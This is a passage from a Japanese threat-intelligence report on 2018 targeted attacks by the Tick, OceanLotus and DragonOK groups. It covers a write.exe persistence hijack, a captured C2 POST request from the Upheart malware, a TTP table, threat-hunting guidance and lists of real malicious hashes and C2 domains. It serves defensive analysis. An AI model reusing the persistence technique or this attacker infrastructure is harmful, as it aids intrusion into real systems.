Windows では write.exe は、ワードパッド (wordpad.exe) の起動に結び付けられ、write.exe を実行すると Wordpad.exe が実行される仕組みになっています。Upheart は、PC 起動時に write.exe が自動的に実行されるように設定し、write.exe によって Windows の仕組みで次に実行される Wordpad.exe の代わりに CenterHelpWriter.exe が実行されるように設定しています (図 29)。




図 29. write.exe の実行により CenterHelpWriter.exe が実行される仕組み

マルウェアによる ASEP 痕跡を調査するのに便利なツールに、Sysinternals の Autoruns[33] があります。Autoruns ツールのデフォルト設定では、Microsoft 社の正規の Windows プログラム (ワードパッドなど) を表示しないため、Hide Windows Entries のチェック外して痕跡を確認する必要があります (図 30)。




図 30. AutoRuns ツールで表示した write.exe

最終的に CenterHelpWriter.exe が、引数なしで実行されると、youtube[.]saaszebra[.]top と通信を開始します。通信の特徴は、固定の User-Agent 値"Mozilla/5.0 (compatible; MSIE 10.0; windows NT 6.2; WOW64; Trident/6.0)"を使い、UpHeart.asp の URI に対して POST 通信を行います (図 31)。通信が成功すると、DownloadShell.asp?Logos= の URI に対して通信を行い、シェルコードをダウンロードしてメモリ上で実行します。

```
POST /erowepsdfs/UpHeart.asp?Logos=tkfd10_2175fa50 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; windows NT 6.2; WOW64; Trident/6.0)
Content-Length: 112
Host: youtube.saaszebra.top

.8..R.rF.{......d1.j.K....fA...;._2.....*\7.I..*[....R..E....G...m.A.-49A..k...F.|.............b.La..].k...@m.L..
```

図 31. Upheart の C2 への POST 通信

33 Windows Sysinternals徹底解説 改訂新版 (マイクロソフト公式解説書) p. 117

また、DragonOK グループは QQ で取得した一つのメールアドレスで複数のドメインを取得しており、そのうちの一部が実際の攻撃に使われたことを確認しています。(図 32)




図 32. DragonOK グループが取得したドメイン

攻撃グループごとの TTPs (戦術、技術、手順)

攻撃グループごとの TTPs と標的組織を表で大まかに整理します。

攻撃グループ	攻撃の TTPs	標的組織
Tick (Bronze Butler)	**マルウェアの配送の特徴** : **エクスプロイト** : N/A **利用する RAT** : Datper、RAT ローダー (Datper 感染後) **ASEP** : サービス登録 **サービス名** : SCPolicys, upnphosts, SoftPolProtSvc **C2 通信の特徴** : User-Agent、ミューテックス値が固定 (検知のインディケータ参照)	ハイテク製造、化学
OceanLotus	**マルウェアの配送の特徴** : 営業、人事部門をターゲットとしたスピアフィッシング **エクスプロイト** : Template Injection **利用する RAT** : 独自ローダー、Cobalt Strike **C2 通信の特徴** : TCP スタック上の独自プロトコルの場合、ウェルノウンポート以外を使用 (8888, 8531)。HTTP 通信の場合は、User-Agent が固定	アジア圏に拠点を持つ製造業
DragonOK	**マルウェアの配送の特徴** : **エクスプロイト** : N/A **利用する RAT** : Upheart ASEP が Windows の write.exe **C2 通信の特徴** : 固定の User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; windows NT 6.2; WOW64; Trident/6.0)、ただし Windows Internet Explorer ver.10 と同じ	シンクタンク

TTPs より考察する脅威の検出と緩和策

2018年度上期の脅威レポート[34]に、上期に観測された攻撃グループを分析した各フェーズでの検出と緩和策を記載しています。その検出と緩和策は、下期に観測された攻撃グループにも有効なものがありますが、下期に観測されたグループの特徴をベースに脅威の特徴と検出ならびに緩和策を記載します。

マルウェアの配送について

2018年度上半期の日本を狙った標的型攻撃で観測されたスピアフィッシングメールの特徴には、メールの添付ファイルにマクロのついたOfficeファイルを利用するケースが多く観測されました。一方、下期に日本企業の海外拠点で観測された標的型攻撃のスピアフィッシングメールの特徴は異なり、本文中のURLリンクや履歴書を装った添付ファイルにTemplate Injectionを用いたものでした。日本側のセキュリティチームが海外拠点を管理している場合は、海外向けには別の傾向でのメール訓練や注意喚起が必要であると思われます。

攻撃について

Officeのゼロデイ攻撃や新しい脆弱性を悪用した攻撃は観測されていませんが、攻撃者の侵入し易さをコントロールするという点で、日常的なパッチマネージメントは有効な緩和策になると思われます。

インストールされる RAT、遠隔操作 (C&C について)

下期に観測されたTickのRATローダー、OceanLotusのダウンローダー、DragonOKのUpheartと、異なるグループの3つの攻撃ツールの共通点に、コマンド実行やファイルのアップロードなどRATとしての機能は、C2からダウンロードしたデータをメモリ上で実行して初めて発現する事があります。攻撃者は、RAT由来の機能を攻撃時以外は曝さないよう注意していると思われ、OPSECが強化されていると思われます。更に、TickのRATローダーとDragonOKのUpheartでは、商用のVMProtectツールを使ったアンチリバースエンジニアリング対策が施されていました。メモリ上の実行コードにも、関数アドレスや文字列の秘匿と、ジャンクコードなどの複雑な難読化が施され、リバースエンジニアリングの分析に多くの時間が必要になるようコードの保護が強化されています。しかしながら、現在のところ、インシデントレスポンスや脅威の検出においては、攻撃者の変更が難しい (もしくは注意が行き届いていない)と思われる、TickグループDatperのMutex値やUser-Agent値、DragonOKのUser-Agent値などがあり、攻撃者のRATやC&C通信の特徴を利用する事で脅威の検出が可能です。

侵入拡大・目的実行

下期に検出されたTickのDLLローダーが利用された一連の攻撃とOceanLotusによる攻撃は、EDRの監視ログを積極的に分析するハンティングにより攻撃が発見されました。一般に、EDR群の製品が持つ脅威度の高い検知パターンとしては、MITER ATT&CKの攻撃の足場をつくる[35] (Initial Access/Execution/Persistence/Privilege Escalation/Defense Evasion)フェーズが多く、攻撃者が足場づくりのフェーズを経て、遠隔操作で正規コマンドを使って内部での移動をし始めると、製品が持つ検知パターンでは攻撃の発見が難しくなる傾向があると思われます。特に標的型攻撃がEDR製品の導入前に始まっていたケースでは、足場をつくるフェーズが完了しているため、製品が持つ検知パターンでの検出漏れが懸念されます。EDR群の製品を導入した場合には、定期的に収集したログに含まれる表4の正規コマンドの実行状況やそのコマンドがIT技術者以外の所有する端末によって頻繁に実行されていないかどうかといった視点で分析して、攻撃の検出漏れがないように注意して頂ければと思います。

34 日本を狙うサイバーエスピオナージ (標的型攻撃)の動向2018年度上期 https://www.macnica.net/mpressioncss/report.html/
35 https://attack.mitre.org/

スレットハンティングの必要性

攻撃者にとって、ターゲット組織にセキュリティ対策が実装されていることは百も承知です。アンチウイルス等のレガシーな対策はもちろん、サンドボックス等の比較的新しい対策が導入されていることも攻撃者はよく知っています。これらのいわゆる“センサー”による検知を回避するために、攻撃者が様々なテクニックを使ってくることは前述の攻撃キャンペーンの解説で記載した通りです。センサーには、シグネチャー、振る舞い検知技術などの様々なパターンドリブンな検出方法が使われていますが、センサーによる検知を回避し潜伏する脅威に対してはヒューマンドリブンな検出方法を採用する必要があります。

パターンドリブン

シグネクチャ、ブラックリスト、ヒューリスティック（ふるまい検知技術）による検出

ヒューマンドリブン

アナリストがコンテキストベースで疑わしい痕跡や外れ値を積極的に分析

センサーによるパターンドリブンな検出が悪性（Malicious）な攻撃痕跡だけを拾い上げるのに対し、ヒューマンドリブン、つまり人間（アナリスト）による検出は、パターンドリブンなアプローチでは誤検知のリスクがあって検出対象とならない痕跡を、分析対象として積極的に拾い上げることからスタートします。具体的には、次のような観点で分析対象を選定します。

●疑わしき痕跡を見つける。
例えば、Windows標準コマンドの実行、Sticky Keysによるバックドアなどは、ユーザが意図的に実施したもので無害なものかもしれませんが、攻撃の痕跡かもしれません。

●外れ値に着目する。
例えば、組織内の端末5000台のうち、2台の端末だけで動作しているデジタル署名がないプロセスは、たまたま2人の従業員だけが使っている正規ツールかもしれませんし、マルウェアかもしれません。または組織内の1台の端末だけがアクセスしている宛先のIPアドレスが、ダイナミックDNSサービスで最近登録されたホスト名と紐づいているのは正規業務によるものかもしれませんが、マルウェアによる通信かもしれません。

こういった疑わしい兆候を分析した結果、良性（無害）と判定されるものもあれば、マルウェアによる痕跡と判定されるものもあります。疑わしい兆候を、良性か悪性かを判定できるのは人間（アナリスト）だけです。アナリストによるヒューマンドリブンな検出アプローチ、すなわちスレッドハンティングだけが、長期間に渡って潜伏するステルス性の高い脅威を検出することができるのです。

検知のインディケータ

Tick/Bronze Butler

インディケータ	タイプ	備　考
6530f94ac6d5b7b1da6b881aeb5df078fcc3ebffd3e2ba37585a37b881cde7d3	SHA256	Datper Compile Date(UTC) 2018-05-21 08:11:18 Architcture x86 Linker Version 2.25 (Borland Delphi 4.0)
569ceec6ff588ef343d6cb667acf0379b8bc2d510eda11416a9d3589ff184189	SHA256	Datper Compile Date(UTC) 2017-11-06 06:34:09 Architcture x86 Linker Version 2.25 (Borland Delphi 4.0)
0542ecabb7654c6fd6fc4e12fe7f5ff266df153746492462f7832728d92a5890	SHA256	RAT Loader Compile Date(UTC) 2018-01-24 02:40:59 Architcture x86 Linker Version 6.0 (Visual Studio 6.0)
d705734d64b5e8d61687db797d7ad3211e99e4160c30ba209931188f15ced451	SHA256	RAT Loader Compile Date(UTC) 2018-05-21 23:57:17 Architcture x86 Linker Version 6.0 (Visual Studio 6.0)

http://211.233.81[.]242/hp.php	C2	
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	User-Agent	Datper
d4fy3ykdk2ddssr	Mutex	Datper
d705734d64b5e8d61687db797d7ad3211e99e4160c30ba209931188f15ced451	SHA256	RAT ローダー
3f5a5819d3fe0860e688a08c1ad1af7208fe73fd9b577a7f16bcebf2426fbdaf	SHA256	RAT ローダー
robot.softsrobot[.]com:443	C2	
www.runinngboys[.]com:443	C2	
dns.safedexperiences[.]com	C2	
google.safedexperiences[.]com	C2	
web.birthhappiness[.]com	C2	
www.birthhappiness[.]com	C2	
www.efficitivesubject[.]com	C2	
www.korlearn[.]com	C2	
www.miniiants[.]com	C2	
www.safedexperiences[.]com	C2	
dndns8866[.]com	C2	
efficitivesubjectapp[.]com	C2	
korlearn2030[.]com	C2	

OceanLotus/APT32

インディケータ	タイプ	備　考
824a5d74bf78481fe935670bf1ea3797ebc210181e6ffe0ee5854d61cf59b2a1	SHA256	独自ローダー (RAT) Compile Date(UTC) 2018-11-29 09:26:53 Architcture x86 Linker Version 14.0
microsoftclick[.]com	C2	
namshionline[.]com	C2	
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)	User-Agent	独自ローダー (RAT) HTTP 通信の場合、固定
847d0fa2e12a1d0f1a68abad269b5e0aebc2bd904bb695067af08703982ae929	SHA256	独自ローダー (RAT) Compile Date(UTC) 2018-11-26 07:29:52 Architcture x86 Linker Version 14.0
background.ristians[.]com:8888	C2	
enum.arkoorr[.]com:8531	C2	
worker.baraeme[.]com:8888	C2	
enum.arkoorr[.]com:8888	C2	
worker.baraeme[.]com:8531	C2	
plan.evillese[.]com:8531	C2	
background.ristians[.]com:8531	C2	
plan.evillese[.]com:8888	C2	

8526f10b50ec4deb70e7da7a4e693ed04e6a8e332f891c8a84e3783aaad13ad9	SHA256	CACTUSTORCH ベースの Cobalt Strike ローダー
53efaac9244c24fab58216a907783748d48cb32dbdc2f1f6fb672bd49f12be4c	SHA256	Windows ユーザ追加ツール Compile Date(UTC) 2018-11-22 05:21:25 Architcture x86 Linker Version 14.0 (Visual Studio 2015)
358df9aba78cf53e38c2a03c213c31ba8735e3936f9ac2c4a05cfb92ec1b2396	SHA256	ダウンローダー (KerrDown) Compile Date(UTC) 2018-09-24 04:47:10 Architcture x86 Linker Version 14.0 (Visual Studio 2015)
https://outlook.updateoffices[.]net/vean32.png	C2	
6bb33a67af4f4a85cbae5cec2fac89297f1250167ec096f9e656af12068abc72	SHA256	docx
36750e2292303a98082806330fbe3771942673e9ff78cfdeb77bccdb165ccd30	SHA256	docx
071ca1d2b31d720d7660a47c06380342bf15c34fbabdb87b1ee0a91e05f57d7e	SHA256	docx
8772bb991640a4e6a7862c92e818ec87018b2fa5e252682973d96f59fac82441	SHA256	docx
bf4ac684ca1042f5b40a498dd0d1fabdfa6956ef7906bc21508ebd39ae5a79d3	SHA256	docx
7ec0523fca7bc8eee27844038ce8ea985e0e0a95a9b906b917de9592929a966b	SHA256	docx
https://outlook.officebetas[.]com/vcvi.png	C2	
https://outlook.betamedias[.]com/templates/	C2	

DragonOK

インディケータ	タイプ	備　考
b2ec8cc72f632367dfc0cc9fe1a98034fb4e7b9011701ed20e7345e009fa525c	SHA256	Upheart Compile Date(UTC) 2018-08-15 04:00:25 Architcture x86 Linker Version 12.0 (Visual Studio 2013)
33bfd6fdf8a34781d86fa48922856905509c057ba0fa5d58618e9749295a9741	SHA256	Upheart Compile Date(UTC) 2019-01-15 03:21:45 Architcture x86 Linker Version 12.0 (Visual Studio 2013)
youtube.saaszebra[.]top	C2	
www.freenow[.]gq	C2	
www.bluekoty[.]com	C2	
budda[.]top	C2	
dexita[.]top	C2	
kddi-service[.]bid	C2	
kerberst[.]xyz	C2	
kosoto[.]top	C2	
magicbobcats[.]top	C2	
metawxer[.]xyz	C2	
metingber[.]top	C2	
nextset[.]top	C2	
nuggetshawks[.]xyz	C2	
ridepyter[.]top	C2	
sangxbue[.]top	C2	
sslvps[.]top	C2	
ssonifty[.]top	C2	
timexdate[.]top	C2	
towpu[.]top	C2	
trailblazers[.]top	C2	
warriorssun[.]info	C2	

マクニカネットワークス株式会社

本社　〒222-8562 横浜市港北区新横浜1-5-5
TEL.045-476-2010 FAX.045-476-2060

西日本営業所　〒530-0005 大阪市北区中之島2-3-33 大阪三井物産ビル 14階
TEL.06-6227-6916　FAX.06-6227-6917

第2版